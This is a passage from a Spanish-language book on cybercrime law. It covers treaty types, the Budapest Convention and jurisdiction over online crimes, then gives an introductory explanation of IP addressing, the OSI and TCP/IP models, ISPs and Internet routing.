En segundo término tenemos los no autoejecutables, que al igual que los autoejecutables cuentan con el procedimiento de ratificación, aprobación, publicación respetando su debida entrada en vigencia del tratado, pero que no otorgan un derecho exigible de inmediato, se requiere la adopción o modificación de leyes y disposiciones a nivel nacional que complementen y desarrollen por medio de un actuar legislativo y reglamentario para que así estos tratados sean de efecto obligatorio.

El Convenio sobre la Ciberdelincuencia de Budapest de 2001 en su artículo 2, al igual que la mayoría de sus artículos, dicta la siguiente leyenda:

> Cada Parte adoptará las medidas legislativas y de otro tipo que resulten necesarias para tipificar como delito en su derecho interno el acceso deliberado e ilegítimo a la totalidad o a una parte de un sistema informático. Cualquier Parte podrá exigir que el delito se cometa infringiendo medidas de seguridad, con la intención de obtener datos informáticos o con otra intención delictiva, o en relación con un sistema informático que esté conectado a otro sistema informático.

Por lo que este convenio no se ejecuta por sí mismo, pues si es importante la cooperación internacional sobre el tema de ciberdelincuencia, pero aquí se estipula directamente la invitación a los países que han aceptado el convenio a cooperar en la redacción y aplicación de sus leyes penales internas referente a diversos delitos e infracciones de la materia. En sentido estricto, esta convención no criminaliza el tema de ciberdelincuencia, ni tampoco crea instancias e instituciones internacionales, pues se pide que los países adopten las medidas legislativas y de otro tipo que resulten necesarias para tipificar como delito en su derecho internos diversos violaciones jurídicas.

Desde otra perspectiva, la denominación de los instrumentos internacionales debería ayudar a crear un orden, pues lo importante es que se haga referencia en su denominación sobre la naturaleza que persigue, para así conocer los objetivo que se quieren conseguir, de lo contrario habría que leer con cuidado las cláusulas o el preámbulos del mismo para conocer sus límites y responsabilidades. Sin olvidar que la terminología de los instrumentos internacionales no es una regla que sirva de referencia, lo que es cierto es que en algunos caso pudiera ser susceptible a dar una idea de las intenciones como una guía, a conti-

nuación se hará una conceptualización de los términos más conocidos en la práctica.

A continuación se señalan las definiciones más comunes en términos fundamentales en la Colección de Tratados de las Naciones Unidas:

-*Tratado:* El término "tratado" puede ser utilizado como un término genérico común o como un término en particular que se refiere a un instrumento con unas características definidas/

a) Tratado como término genérico: El término "tratado" se ha venido usando como un término genérico que abarca todos los instrumentos vinculantes en el derecho internacional celebrados entre entidades internacionales, independientemente de su denominación oficial. La Convención de Viena de 1969 y la Convención de Viena de 1986 confirman este uso genérico del término "tratado": la Convención de Viena de 1969 define un tratado como "un acuerdo internacional celebrado por escrito entre Estados y regido por el derecho internacional, ya conste en un instrumento único o en dos o más instrumentos conexos, y con independencia de denominación particular". La Convención de Viena de 1986 amplía la definición de los tratados para incluir los acuerdos internacionales en los que las partes son organizaciones internacionales. Un instrumento debe cumplir algunos criterios para poder ser considerado como un "tratado en sentido genérico: en primer lugar, tiene que ser un instrumento vinculante, es decir, las partes contratantes están comprometidas a crear derechos y obligaciones legales; en segundo lugar, el instrumento debe ser celebrado por los Estados u organizaciones internacionales con poder de establecer tratados; en tercer lugar, debe estar regido por el derecho internacional; por último, el compromiso debe hacerse por escrito: incluso antes de la Convención de Viena de 1969 sobre el Derecho de los Tratados, la palabra "tratado" en su sentido genérico se solía reservar para los contratos celebrados por escrito.

-*Acuerdo:* El término "acuerdo" puede tener un significado genérico y uno específico. Además, ha adquirido un significado especial en la legislación relativa a la integración económica regional.

a) Acuerdo como un término genérico: La Convención de Viena de 1969 sobre el Derecho de los Tratados utiliza el término "acuerdo internacional" en su sentido más amplio. Por un lado, define los tratados como "acuerdos internacionales" con ciertas características. Por otro lado, utiliza el término "acuerdos internacionales" para instrumentos que no cumplen con la definición de "tratado". Su Art. 3 hace referencia también a "los acuerdos internacionales no celebrados por escrito" Si bien estos acuerdos verbales pueden ser poco comunes, pueden tener el mismo poder vinculante que los tratados, en función de la intención de las partes. Un ejemplo de un acuerdo verbal puede ser una promesa que el Ministro de Asuntos Exteriores de un Estado le hiciera a su homólogo de otro Estado El término "acuerdo internacional" en su sentido genérico abarca, por tanto, el rango más amplio de instrumentos internacionales.

b) Acuerdo como un término particular: Los "acuerdos" suelen ser menos formales y tratan una gama más limitada de asuntos que los "tratados". Existe una tendencia general de aplicar el término "acuerdo" a tratados bilaterales o multilaterales restringidos. Se emplea especialmente para instrumentos de carácter técnico o administrativo firmados por los representantes de los departamentos del gobierno pero que no necesitan ratificación. Los acuerdos más habituales tratan temas económicos, culturales, científicos y de cooperación técnica. Frecuentemente, los acuerdos tratan también cuestiones financieras, tales como evitar la doble tributación, garantías de inversión o ayuda financiera. Las Naciones Unidas y otras organizaciones internacionales celebran regularmente acuerdos con el país anfitrión de una conferencia internacional, o ante una reunión de un órgano representativo de la Organización. Especialmente en el derecho económico internacional, el término "acuerdo" también se utiliza como título de amplios acuerdos multilaterales (por ejemplo, los acuerdos sobre productos básicos). El uso del término "acuerdo" se ha ido desarrollando lentamente en las primeras décadas de este siglo. Hoy en día, la gran mayoría de los instrumentos internacionales se designan como acuerdos.

-*Convenio:* El término "convenio" puede tener también un significado genérico y uno específico. (a) Convenio como término genérico: El Art.38 (1) (a) del Estatuto de la Corte Internacional de Justicia se refiere a los "convenios internacionales, sean generales o particulares" como fuente de derecho, aparte de normas consuetudinarias internacionales y principios generales del derecho internacional y, en segunda instancia, las decisiones judiciales y las doctrinas de los publicistas más cualificados. Este uso genérico del término "convenio" abarca todos los acuerdos internacionales, de forma análoga al término genérico "tratado". También la jurisprudencia suele denominarse "derecho convencional", con el fin de distinguirla de las otras fuentes del derecho internacional, como el derecho consuetudinario o los principios generales del derecho internacional. El término genérico "convenio" es, por tanto, sinónimo del término genérico "tratado". (b) Convenio como término específico: Mientras que en el último siglo el término "convenio" se ha empleado habitualmente para acuerdos bilaterales, ahora se utiliza principalmente para tratados multilaterales formales con un número elevado de partes. Los convenios suelen estar abiertos a la participación de la comunidad internacional en su conjunto, o a la de un gran número de estados. Por lo general, se denomina "convenios" a los instrumentos negociados bajo los auspicios de una organización internacional (por ejemplo, Convenio sobre la Diversidad Biológica de 1992, Convenio de las Naciones Unidas sobre el Derecho del Mar de 1982, o el Convenio de Vienna sobre el Derecho de los Tratados de 1969). Lo mismo sucede con los instrumentos adoptados por un órgano de una organización internacional (por ejemplo, el Convenio de 1951 de la OIT sobre igualdad de remuneración entre hombres y mujeres por trabajo de igual valor, adoptado por la Conferencia Internacional del Trabajo, o el Convenio de 1989 sobre los Derechos del Niño, aprobado por la Asamblea General de las Naciones Unidas).

-*Declaración:* El término "declaración" se aplica a varios instrumentos internacionales. Sin embargo, las declaraciones no siempre son legalmente vinculantes. A menudo se elige este término deliberadamente para indicar que las partes no tienen la intención de crear obligaciones vinculantes, sino que simplemente quieren declarar ciertas intenciones. Un ejemplo es la Declaración de Río de 1992. No obstante, las declaraciones pueden también ser tratados en el sentido genérico, con el objetivo de ser vinculantes en el derecho internacional. Por lo tanto, en cada caso en particular es necesario aclarar si las partes pretenden crear obligaciones vinculantes. Determinar la intención de las partes es a menudo una tarea difícil. Ciertos instrumentos denominados "declaraciones" no fueron pensados originalmente para tener un poder vinculante, pero sus disposiciones pueden haber reflejado el derecho internacional consuetudinario o haber adquirido carácter vinculante como derecho consuetudinario en una etapa posterior; tal fue el caso de la Declaración Universal de los Derechos Humanos de 1948. Las declaraciones que aspiran a tener efectos vinculantes se pueden clasificar de la siguiente manera:

a) Una declaración puede ser un tratado en el sentido propio. Un ejemplo significativo es la Declaración Conjunta entre el Reino Unido y China sobre la cuestión de Hong Kong de 1984.
b) Una declaración interpretativa es un instrumento que figura como anexo a un tratado con el objetivo de interpretar o explicar las disposiciones de éste último.
c) La declaración también puede ser un acuerdo informal con respecto a un asunto de importancia menor
d) Una serie de declaraciones unilaterales puede constituir acuerdos vinculantes. Sirvan de ejemplo las declaraciones previstas en la cláusula facultativa del Estatuto de la Corte Internacional de Justicia que crea vínculos jurídicos entre los declarantes, aunque no se dirigen directamente el uno al otro. Otro ejemplo es la Declaración unilateral sobre el Canal de Suez y las disposiciones para su funcionamiento, emitida por Egipto en 1957, que se consideró como un compromiso de carácter internacional.

-*Protocolo:* El término "protocolo" se utiliza para acuerdos menos formales que los que reciben la denominación de "tratado" o "convenio". El término puede cubrir los siguientes tipos de instrumentos:

a) Un Protocolo de Firma es instrumento subsidiario a un tratado y establecido por las mismas partes. Dicho Protocolo se ocupa de cuestiones auxiliares, como la interpretación de determinadas cláusulas del tratado, aquellas cláusulas formales que no se han insertado en el tratado, o la regulación de cuestiones técnicas. La ratificación del tratado suele la ratificación de dicho Protocolo ipso facto.
b) Un Protocolo Facultativo de un tratado es un instrumento que establece derechos y obligaciones adicionales a un tratado. Por lo general se adopta el mismo día, pero es de carácter independiente y está sujeto a una ratificación aparte. Estos protocolos permiten a las partes del tratado establecer entre ellos un marco de obligaciones que van más allá que el tratado general y con las que pueden no estar de acuerdo todas las partes, con lo que se crea un "sistema de dos ni-

veles". Un buen ejemplo es el Protocolo Facultativo del Pacto Internacional de Derechos Civiles y Políticos de 1966.

c) Un Protocolo basado en un Tratado Marco es un instrumento con obligaciones sustantivas específicas que implementa los objetivos generales de un marco anterior o de una convención "marco". Estos protocolos aseguran una elaboración de tratados más rápida y sencilla, y se han utilizado sobre todo en el campo del derecho ambiental internacional. Un ejemplo sería el Protocolo de Montreal de 1987 relativo a las sustancias que agotan la capa de ozono, adoptada sobre la base de Arts.2 y 8 de la Convención de Viena de 1985 para la Protección de la Capa de Ozono.
d) Un Protocolo de enmienda es un instrumento que incluye disposiciones para modificar uno o varios tratados anteriores. Un ejemplo sería el Protocolo de 1946 que modifica los Acuerdos, Convenios y Protocolos sobre Estupefacientes.
e) Un Protocolo de un tratado complementario es un instrumento que incluye disposiciones complementarias para un tratado anterior; por ejemplo, el Protocolo de 1967 sobre el Estatuto de los Refugiados de la Convención de 1951 sobre el Estatuto de los Refugiados.
f) Un acta es un instrumento que contiene un registro de los entendimientos a los que han llegado las partes (ONU, 2011).

Territorialidad, extraterritorialidad y jurisdicción

El espacio cibernético es muy diferente al real; es un mundo inmaterial, intangible que no tiene color, nacionalidad, política y religión, esto quiere decir que el *modus operandi* es totalmente diferente a los tradicionales, por lo cual un delincuente informático en cuestión de segundos, podría estar violando las legislaciones de más de cincuenta países y el problema sería en qué lugar compurgar la pena. Estos delitos traspasan muros, por lo que crean conflictos y colisiones entre las diversas leyes de los países afectados e implicados en las conductas delictivas, haciendo que cada legislación comience su propia investigación nacional por los mismos hechos, es por ello que debe existir un orden que abarque la totalidad de enjuiciamiento de los hechos cometidos en todas las naciones, evitando sentencias contrarias y penas duplicadas, para así respetar el principio *non bis in idem,* donde nadie puede ser perseguido, juzgado ni condenado dos veces por un mismo hecho.

De manera tradicional, la territorialidad puede ser vista desde varias ópticas, como cuando el delito sea ejecutado en el territorio, así como donde se inició y concluyó el ilícito, junto con elementos como la nacionalidad o residencia del delincuente y la víctima, o hasta para casos donde el acto delictivo pueda ser perjudicial para los Estados, sin

olvidar las perspectivas universales cuando se hace referencia al catálogo de delitos internacionales.

Existen opciones muy viables como el armonizar las leyes nacionales con los instrumentos jurídicos internacionales, con el fin de que todos los países lleguen a un orden en conjunto, pero en la práctica esto sería una promesa que no tuviera fin y sin mucha esperanza de concluirse, ya que en un caso práctico el convenio de Budapest referente a ciberdelincuencia fue publicado desde el 2001 y aún en la actualidad no todos los países han hecho las adecuaciones pertinentes a esa guía sobre la ciberdelincuencia, así que esperar a que las naciones aterricen las ideas internacionales sería difícil especialmente en los países que recién tienen un contacto con el Internet.

Además de crear cooperación, otra idea es formar un nuevo instrumento legal y no sólo declarativo sino vinculativo, armonizando los mejores aspectos de las leyes y establecer un modelo jurídico en delincuencia informática a nivel de la ONU, así evitando conflictos entre países y tener el orden en solo un vehículo legal. Pero es una opción muy a futuro, ya que en la actualidad diversos factores dividen a la humanidad, pues cuentan con la famosa pena de muerte (pena capital) y otros no, llegando a discordancias hasta por cuestiones religiosas y culturales.

En la doctrina podemos encontrar diversos principios latinos del derecho internacional público, como el *lex loci delicti commissi,* que se refiere a la ley del lugar donde se cometió el perjuicio, también la *lex loci actus*, que es la ley del lugar donde ocurrió el acto que da nacimiento a un derecho, diferenciandola de la *lex loci delicti commissi* pues se refiere al lugar donde se manufacturó, no donde se cometió. También tenemos el principio de *lex loci rei sitae,* que se refiere a la ley del lugar de donde los bienes estén situados, así como el *lex loci executionis*, que es la ley del lugar donde se ejecuta la obligación. Sin duda, existen otros principios que pueden ayudar al derecho nacional e internacional a llegar a un acuerdo, por lo que es importante mencionar algunas soluciones que los países han adoptado.

En la práctica España plantea una opción, donde adopta la teoría de ubicuidad, mediante el acuerdo del 3 de febrero de 2005 (Poder Judicial de España, 2005), que dice que: "el delito se comete en todas las jurisdicciones en las que se haya realizado algún elemento del tipo. En consecuencia, el juez de cualquiera de ellas que primero haya iniciado las actuaciones procesales, será en principio competente para

la instrucción de la causa", dejando claro que el primer juez que haya iniciado las actuaciones procesales será en un principio el competente.

Pero la interrogante es ¿la ubicuidad sería la mejor opción? Hacemos alusión al Convenio del Consejo de Europa sobre Ciberdelincuencia en Budapest de 2001, donde en su artículo 22.5 que se refiere a la jurisdicción menciona que "cuando varias Partes reivindiquen su jurisdicción respecto de un presunto delito contemplado en el presente Convenio, las Partes interesadas celebrarán consultas, siempre que sea oportuno, con miras a determinar cuál es la jurisdicción más adecuada para las actuaciones penales"; dicho lo anterior se abre una pauta al tomar en consideración, que no siempre el primero es el que debe ejercer tal competencia, sino la del Estado más adecuado y preparado para ejercer tal reconocimiento procesal.

Francia es muy exhaustivo al mencionar en su artículo 113-2-1 del Código Penal (Légifrance, 1994) que cualquier crimen o delito hechos por medio de una red de comunicación electrónica, cuando se intenta o se haya realizado contra una persona física residente en el territorio de la república o una persona jurídica cuya sede está en el territorio, se considera cometido en la república, lo cual puede que no rompa el orden internacional pues la cooperación siempre será importante para el progreso del mundo, pero si crea una visión donde cada quien se hace responsable de su territorio, habitantes y afectaciones directas.

Por otro lado, China en su artículo 10 del Código Penal (National People's Congress China, 1997) agrega que toda persona que haya cometido un delito fuera del territorio de la República Popular de China será responsable penalmente bajo la misma ley, pudiendo ser tratado de acuerdo a los lineamientos de la ley penal, incluso si ya ha sido tratado en un país extranjero, sin embargo si la persona ya recibió la sanción penal en otro país puede ser exento u obtener un castigo mitigado. Llevando un concepto de extraterritorialidad que sigue a la persona al lugar donde vaya y aunque el crimen no se haya cometido en su territorio nacional o contra un compatriota tendrá su propio castigo.

En un aspecto legal diversas corrientes de la filosofía jurídica, acompañadas de las múltiples familias jurídicas también entran en conflicto, pues al querer preponderar entre los valores, virtudes, normas y hechos para dictar fallos es complicado, por lo que, con el paso del tiempo los sistemas jurídicos han evolucionado dando pauta a los principios de *pro homine* y *pro persona* que se refieren a que las autoridades deben preferir el vehículo legal más favorable a la persona, contem-

plando el derecho interno e internacional, haciendo ponderación de derechos cuando existe colisión entre estos, y en cierto aspecto es lo ideal. Sin embargo, otra perspectiva pondría en debate este modelo, pues sería tener más principios que reglas, ponderación que subsunción como adecuación de los hechos a la ley penal, justicia particular a la general, entre otros factores, dando posibilidad a la creación de un modelo que contemple recomendaciones internacionales pero que siempre respete el principio de soberanía nacional.

Son interesantes las figuras que podemos encontrar alrededor del mundo, pero la opción más eficaz hasta el dia de hoy es el crear mecanismos para los procedimientos de cooperación internacional en asuntos de ciberdelincuencia, con conexiones de inteligencia entre los países, abonando más en la cooperación por medio de acuerdos bilaterales y multilaterales, en la creación de convenios, tratados, pactos entre las naciones se pueden llegar a un acuerdo, ya sea de manera informal y más rápida con redes 24/7 como asesorías técnicas y legales, así como de manera formal y de manera más completa con solicitudes de extradición y asistencia judicial mutua y recíproca. Pero esto no solo se trata de firmar y ratificar tratados o acuerdos, es obligatorio que todos los países en sus funciones armonicen sus leyes procesales acorde con la de las demás naciones y como lo dictan vehículos internacionales, pues si bien una armonización de tipificación es difícil por usos y costumbres de las diversas familias jurídicas, pero sí se puede crear una cooperación procesal para obtener resultados reales y eficaces.

Capítulo 5. Entendiendo el Internet

Antes de comenzar, cabe destacar que el presente capítulo contiene una traducción de un documento elaborado por Rus Shuler y publicado por Stanford, donde expone de una forma clara y concisa cómo es que funciona el Internet. Por lo que nos pareció conveniente incluir casi en su totalidad lo expuesto por este autor.

Para comenzar a regular conductas inadecuadas en el Internet, debemos entender qué es primeramente el Internet, para siempre tener en mente que es lo que se tiene y como se puede emplear para llevar a cabo acciones ilícitas. No se estudiará este tema a profundidad, pero sí se expondrá todo lo necesario para poder entender su funcionamiento.


El Internet es una red global descentralizada en su origen, pero centralizada en la práctica, la cual permite que cualquier dispositivo que cuente con una tarjeta de red pueda realizarlo (claramente debe de existir una configuración que lo permita, pero físicamente lo único que se requiere es una tarjeta de red). Para poder realizar esta conexión, el ISP es el que nos permite establecer la conexión, para esto nos asigna una dirección IP de la forma d.d.d.d (formato IPV4) o h:h:h:h:h:h:h:h (formato IPV6). De esta manera esa dirección que es asignada es única en todo el mundo y se podrá interpretar, que es como la dirección temporal de tu casa pero en el Internet, por lo que cualquier persona que conozca tu IP podría obtener algo de información básica acerca de ti, como tu país, ISP, etc., aunque alguien con conocimientos técnicos incluso puede llegar a saber cosas más concretas, como tus fotos compartidas, estado físico, revisiones de la Wikipedia, etcétera (Canada Office of the Privacy Commissioner, mayo de 2013).

IP

Internet Protocol o mejor conocido como IP es el principal protocolo de comunicación en la *suite* de protocolos del Internet. Por otra parte, una dirección IP es como la dirección de una calle pero en el Internet. Cuando te conectas a la red, por medio de algún dispositivo, este tiene asignada una direccion, asi como tambien el sitio al que quieres entrar.

Para dar un poco de contexto y comprender más que es una dirección IP, se expone a continuación la estructura de las direcciones IP en las 2 versiones que existen actualmente.

Diagrama 1



Fuente: Stanford University (2002).

IPV4

Una dirección de IPV4 es básicamente un número de 32 bits (1 bit tiene 2 posibles valores: 0 o 1), formado por cuatro octetos (números de 8 bits) en una notación decimal, separada cada sección por un punto (.). Cada octeto por el que se conforma puede ir de un rango de 0 hasta 2 elevado a la octava potencia, lo cual nos daría como resultado como máximo el número 255, lo que al final son 256 posibles valores para cada uno de los octetos. Un ejemplo de una dirección IPV4 es el siguiente:

192	.168	.1	.200	Formato decimal
11000000	.10101000	.00000001	.11001000	Formato binario

Por lo tanto esta versión de IP permite tener 256 direcciones para cada octeto, como tenemos cuatro octetos, el número posible de direcciones de las que podemos disponer es de 256X256X256X256 = 4 294 967 296 posibles direcciones.

IPV6

Una dirección IPV6 es un número de 128 bits, compuesta por ocho secciones de 16 bits cada una, separada por dos puntos (:). Cada bloque nos permite tener un valor entre 0 y 2 elevado a la 16, lo cual nos daría como máximo el número 65 535, lo que se traduce al final como 65 536 posibles valores para cada uno de los bloques. Al contrario del caso de IPV4 en donde el número binario se representa en decimal, en este

caso los números se representan en hexadecimal. Un ejemplo de una dirección IPV6 es el siguiente:

F305: 192: E1D3 : 32A3: ABC1 : E32 : 15FE : 3 Dirección IPV6 en formato Hexadecimal
Formato hexadecimal con su homólogo en binario.

F305	1111 0011 0000 0101
192	0000 0001 1001 0010
E1D3	1110 0001 1101 0011
32A3	0011 0010 1010 0011
ABC1	1010 1011 1100 0001
E32	0000 1110 0011 0010
15FE	0001 0101 1111 1110
3	0000 0000 0000 0011

Esta versión de IP nos permite tener 65 536 posibles valores para cada uno de los bloques, como tenemos ocho secciones esto nos da un total de 3.4028237e+38 o 340.282.366.920.938.463.463.374.607.431.768.211.456 posibles direcciones.

Modelo OSI

El modelo de interconexión de sistemas abiertos (ISO/IEC 7498-1), más conocido como modelo OSI (Open System Interconnection) es un modelo de referencia para los protocolos de la red de arquitectura en capas, creado en el año 1980 por la Organización Internacional de Normalización (ISO por sus siglas en inglés) (Zimmermann, 1980).

Básicamente este modelo de siete capas es el que se utiliza para la transmisión de mensajes en la red, o el que es tomado por referencia incluso por otros sistemas, para llevar cabo una transmisión exitosa, ya que cada una de las capas tiene una función específica. Uno de los modelos que utiliza el modelo OSI es el modelo TCP/IP que es el que se utiliza normalmente para transferir mensajes en el Internet; este último tiene menos capas que el modelo OSI, sin embargo, algunas de ellas son una capa en el modelo OSI. También existen otros modelos como el SNA, el cual incluso agrega una octava capa.

Capa	Unidades de datos	Propósito	Ejemplos
7 aplicación	Data	Se compone de los servicios y aplicaciones de comunicación estándar que puede utilizar todo el mundo.	HTTP, HTTPS, DNS
6 presentación	Data	Se asegura de que la información se transfiera al sistema receptor de un modo comprensible para el sistema.	TLS,AFP
5 sesión	Data	Administra las conexiones y terminaciones entre los sistemas que cooperan.	RPC,NetBIOS, NFS, SSH
4 transporte	Segment/Datagram	Administra la transferencia de datos. Asimismo, garantiza que los datos recibidos sean idénticos a los transmitidos.	TCP, UDP, BGP
3 red	Packet	Administra las direcciones de datos y la transferencia entre redes.	IPv4, IPv6, ICMP, EGP, EIGRP, RIP
2 vínculo de datos	Frame	Administra la transferencia de datos en el medio de red.	PPP, L2TP
1 física	Bit	Define las características del hardware de red.	DSL, Ethernet

Fuente: Oracle (2010).

Suite de protocolos del Internet y paquetes

Ahora que sabemos que los dispositivos poseen una IP única que los identifica, hablemos acerca de cómo se comunican con otros dispositivos. Para esto imaginemos un caso de uso sencillo, en donde un dispositivo con direccion IP 1.2.3.4 quiere enviar un mensaje a otro dispositivo con dirección IP 5.6.7.8.

El mensaje que quieren enviar es un simple saludo como “hola :)”. Para llevar a cabo esto, el mensaje tiene que ser transmitido sobre cualquier forma de conexión (conectada por un cable o mediante alguna onda de radio). Una vez que pasó por alguno de los medios anteriormente mencionados debe ser traducida toda esa información de texto en seña-

les eléctricas, transmitidas a través del Internet y traducidas nuevamente a su representación de texto. ¿Cómo es que se puede lograr todo esto? La respuesta es a través del uso de la *suite* de protocolos del Internet.


Para que una computadora se pueda comunicar, usualmente debe contar con un os (Windows, Unix, Linux, etc.), ya que éste le permitirá comunicarse en el Internet, utilizando una *suite* de protocolos conocidos como protocolo TCP/IP, por la implementación de los dos protocolos de comunicación más usados. La *suite* de TCP/IP se ve de la siguiente manera:

Diagrama 2

Ref. OSI N° de capa	Equivalente de capa OSI	Capa TCP/IP	Ejemplos de protocolos TCP/IP
5,6,7	Aplicación, sesión, presentación	Aplicación	NFS, NIS, DNS, LDAP, `telnet`, `ftp`, `rlogin`, `rsh`, `rcp`, RIP, RDISC, SNMP y otros.
4	Transporte	Transporte	TCP, UDP, SCTP
3	Red	Internet	IPv4, IPv6, ARP, ICMP
2	Vínculo de datos	Vínculo de datos	PPP, IEEE 802.2
1	Física	Red física	Ethernet (IEEE 802.3), Token Ring, RS-232, FDDI y otros.

Fuente: Oracle (2010).

Diagrama 3



Fuente: Stanford University (2002).

ISP

Sabiendo que cada uno de nosotros contamos con una dirección IP, el ISP permitirá conectarnos a la dirección IP de otro dispositivo con el fin de establecer una conexión. Para esto cabe aclarar que como se mencionó anteriormente la dirección IP es única en la red, por lo general es temporal, lo cual implica que un periodo de tiempo determinado tendrás una dirección, pero al terminar ese periodo te será asignada una nueva dirección y la anterior que tenías a otra persona. Esto sucede debido a que algún servidor de DHCP (Dynamic Host Configuration Protocol) de tu ISP te otorga una cada cierto tiempo. También existe la posibilidad de poder tener una IP fija, sin embargo, esto tiene un costo adicional, además es un número muy limitado de dispositivos que tienen una IP de este tipo.

Infraestructura del Internet

Ahora que sabemos cómo se pueden comunicar un dispositivo con otro a través del Internet, conozcamos lo que realmente hace el Internet. Veamos el siguiente diagrama:

Diagrama 4




Diagram 3

Fuente: Stanford University (2002).

En este diagrama 3 podemos ver el diagrama 1 rediseñado con más detalle, donde se puede observar la conexión física a través de la red telefónica con el ISP, pero más allá de eso necesitará una explicación, la cual se apreciará a continuación.

Los ISP mantienen un grupo de módems. Estos son usualmente administrados por una computadora que controla el flujo de de datos del grupo de módems hasta el *backbone* o la línea dedicada del *router*. Esta configuración se denomina como servidor de puertos, ya que sirve de acceso a la red. La información de la facturación y de uso se recoge generalmente aquí.


Puedes ver con un programa las partes por las que debe de pasar una de tus peticiones hasta llegar a su destino, lo puedes realizar de la siguiente manera:

- Linux
- En una consola escribe el comando traceroute www.pagina.com
- Windows
- En símbolo de sistema escribe el comando tracert www.pagina.com

Con esto podrás ver los lugares por los cuales pasa el paquete de información con la petición que estás enviando.

Infraestructura del Internet

El *backbone* del Internet está constituido por muchas conexiones de redes que se interconectan unas con otras. Estas grandes redes son conocidas como proveedores de servicios de red (NSP por sus siglas). Algunos de los proveedores más grandes son UUNet, CerfNet, IBM, BBN Planet, SprintNet, PSINet, entre otros. Estas redes se conectan unas con otras para intercambiar el tráfico de paquetes. Cada NSP es necesario para conectarse a otros puntos de acceso a la red (NAP por sus siglas en inglés). En los NAP, el tráfico de paquetes puede saltar de un *backbone* de NSP a otro *backbone* de NSP. Los NSP también se interconectan en los intercambios del área metropolitana (MAE por sus siglas en inglés). Los MAE cumplen el mismo propósito que los NAP pero son de propiedad privada. Los NAP eran los puntos de interconexión del Internet originales. Tanto los NAP como los MAE se denominan puntos de intercambio del Internet (IX por sus siglas en inglés). Los NPS también venden ancho de banda a redes más pequeñas, como ISP. A continuación se muestra un diagrama de esta infraestructura jerárquica.



Fuente: Stanford University (2002).


Esto no es una representación verdadera de una pieza real del Internet. Este diagrama solo pretende demostrar cómo los NSP podrían interconectarse entre sí y con los ISP más pequeños. Para dibujar un mapa real del Internet sería casi imposible debido a su tamaño, complejidad y estructura siempre cambiante.

La jerarquía del enrutamiento del Internet

Entonces, ¿cómo los paquetes encuentran su camino a través del Internet? ¿Cada computadora conectada al Internet sabe en donde están las otras computadoras? ¿Los paquetes simplemente se "transmiten" a todas las computadoras del Internet? La respuesta a las anteriores preguntas es no. Ninguna computadora sabe en donde están los otros equipos y los paquetes no se envían a todos los equipos. La información utilizada para obtener paquetes a sus destinos está contenida en las tablas de enrutamiento guardadas por cada router conectado al Internet.

Los *routers* son conmutadores de paquetes. Un *router* suele estar conectado entre redes para enrutar paquetes entre ellos. Cada enrutador sabe sobre sus subredes y las direcciones IP que utilizan. El *router* normalmente no sabe qué direcciones IP están por encima. En el si-

